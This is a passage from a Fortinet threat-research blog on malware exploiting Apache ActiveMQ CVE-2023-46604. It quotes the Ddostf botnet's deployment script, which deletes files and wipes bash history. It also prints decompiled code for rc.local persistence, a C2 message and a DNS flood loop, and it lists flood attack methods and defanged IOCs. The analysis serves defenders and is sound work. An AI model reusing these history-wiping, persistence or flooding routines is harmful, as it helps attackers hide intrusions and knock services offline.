rm -rf /tmp/tomcat.4
rm -rf /tmp/tomcat.5
rm -rf /tmp/xml.sh
rm -rf .bash_histroy
rm -rf /root/.bash_history
cd /root/
history -c
cd ..
history -c
set -o history
history -c
exit
```

Figure 13: Batch script to deploying Ddostf

The executable file “tomcat” includes the recognizable string “ddos.tf” and the Base64-encoded string for “v8.ter.tf.” Its characteristics align with those of a threat actor who had targeted China in 2018.



Figure 14: Ddostf's binary data

It first verifies that it has root privilege and that the process is running on the device. It then ensures that it will persist on the device by executing the command shown below.

```
("chmod +x /etc/rc.local");
F(v2, "mv %s/%s /etc/%s", v3, a1, a1);
(v2);
F(v2, "cd /etc;chmod 777 %s", a1);
(v2);
(v2, "sed -i -e '/exit/d' /etc/rc.local");
(v2);
(v2, "sed -i -e '/^\r\n|\r|\n$/d' /etc/rc.local");
(v2);
F(v2, "sed -i -e '/%s/d' /etc/rc.local", a1);
(v2);
F(v2, "sed -i -e '2 i/etc/%s reboot' /etc/rc.local", a1);
(v2);
F(v2, "sed -i -e '2 i/etc/%s start' /etc/rc.d/rc.local", a1);
(v2);
F(v2, "sed -i -e '2 i/etc/%s start' /etc/init.d/boot.local", a1);
(v2);
```

Figure 15: Ddostf's setting

Ddostf includes a hard-coded string, “TF-Linux kernel…,” which appends either “SYN-“ or “UDP-“ in its C2 message, depending on whether the process runs with root privileges.

```
if ( (int)((int (__cdecl *)(char *))uname)(v15) >= 0 )
  snprintf(v12, 30, "%s_%s", v15, v16);
else
  strcpy((char *)v12, "Linux");
if ( JudgeIfRoot() )
  v12[26] = '-NYS';
else
  v12[26] = '-PDU';
strcpy((char *)&v12[27], "Flow");
v5 = rdtsc();
gettimeofday(&v7, 0);
usleep(100000);
v6 = rdtsc();
gettimeofday(&v9, 0);
v1 = v10 - v8 + 1000000 * (v9 - v7);
v12[25] = sysconf(84);
v12[24] = (int)((double)(v6 - v5) / (long double)v1);
strcpy(v17, "TF- Linux kernel");
strcpy(&v12[16], v17);
buf[0] = 11;
qmemcpy(&buf[2], v12, 0x88u);
if ( _libc_send(MainSocket, buf, 0xCCu, 0) != -1 )
```

Figure 16: Send C2 message

Ddostf incorporates 13 attack methods: SYN_Flood, WZSYN_Flood, ICMP_Flood, GET_Flood, GETFT_Flood, HEAD_Flood, POST_Flood, xzcc_Flood, TCP_Flood, WZTCP_Flood, ack_Flood, WZUDP_Flood, and UDP_Flood. Additionally, it defines a function called “DNS_Flood,” which is not included in the current switch cases and is possibly intended for future enhancements.

```
v7 = inet_addr(v8);
fd = socket(2, 2, 17);
_libc_connect(fd, (__CONST_SOCKADDR_ARG)&addr, 0x10u);
while ( 1 )
{
  v4 = rand() % 10 + 2;
  for ( i = 0; i < v4; ++i )
    v9[i] = rand() % 26 + 97;
  v9[i] = 0;
  snprintf(v10, 256, "%s%s%s", v9, ".", v8);
  v1 = rand();
  SetDNSHead(v10, buf, v1 % 15 + 1);
  len = strlen(v10) + 18;
  _libc_send(fd, buf, len, 0);
  if ( StopFlag == 1 )
    _pthread_exit("success");
}
```

Figure 17: DNS flood function

Conclusion

Despite the release of a patch for CVE-2023-46604 over a month ago, threat actors persist in exploiting this vulnerability to distribute malware on susceptible servers. This blog introduces newly discovered threats, including the Golang-based botnet GoTitan and the .NET program “PrCtrl Rat,” which have emerged as a consequence of this exploitation. Additionally, users should remain vigilant against ongoing exploits by Sliver, Kinsing, and Ddostf. It is crucial to prioritize system updates and patching and regularly monitor security advisories to effectively mitigate the risk of exploitation.

Fortinet Protections

The malware described in this report are detected and blocked by FortiGuard Antivirus as:

XML/Agent.E2ED!tr
BASH/Miner.BPH!tr
BASH/Agent.5C93!tr
ELF/GoTitan.AR!tr
Linux/Sliver.AE!tr
ELF/Ddostf.D!tr
MSIL/Agent.F3D5!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is a part of each of those solutions. As a result, customers who have these products with up-to-

date protections are protected.

Fortinet has also released an IPS signature to proactively protect our customers from the threats contained in the report:

CVE-2023-46604: Apache.ActiveMQ.CVE-2023-46604.Code.Execution

The URLs are rated as “Malicious Websites” by the FortiGuard Web Filtering service.

We also suggest that organizations use Fortinet’s free NSE training module: NSE 1 – Information Security Awareness. This module is designed to help end users learn how to identify and protect themselves from phishing attacks.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

IOCs

IP List

185[.]122[.]204[.]197
194[.]38[.]22[.]53
42[.]121[.]111[.]112
91[.]92[.]242[.]14
199[.]231[.]186[.]249
173[.]214[.]167[.]155
91[.]92[.]240[.]41

Files

f75cb3e540b96cd54a966c512c854c832807e354772ae1a326b758394b01b607
dbf8ba47a5973c86fef32c2d696b09e1930a8384087c62ace1aa5c4084ee1a3f
1a3d9960a1685707f8cc2bc447c88f5c3278454fbf0a35a7959717ad835348cd
d8f55bbbcc20e81e46b9bf78f93b73f002c76a8fcdb4dc2ae21b8609445c14f9
0cc60a0c480e4d898fa77ab501bbd2afaf3f5fb89a2917a31e7f5fdaa6c3879c
ed09f95f4b4b482207bb300ff6ec15ed8ca5fdde97af02fa9fbe01adaaf7673b
bfce7938591dd9fa3e1368d7eb86fc7f11e935349437fc11de4f124bbbc16dee
f5a36570506bfaff60b684cd26dde3a64a3db4eaa9da78a1434cfd4b390ef3d5
5acf5ce55678519cd65e001d3f600fa1de288f1cd3e203b4c9439979f4b67175
923f2be3d55fcdab7da5cb2be3c16dfcc1582b83d1e4a831236445a52ca81878
b90abde8f449bbe6bec9495386fab1833c0654f83c7b2f5ebcf5b14743c30600

Source: https://www.fortinet.com/blog/threat-research/gotitan-botnet-exploitation-on-apache-activemq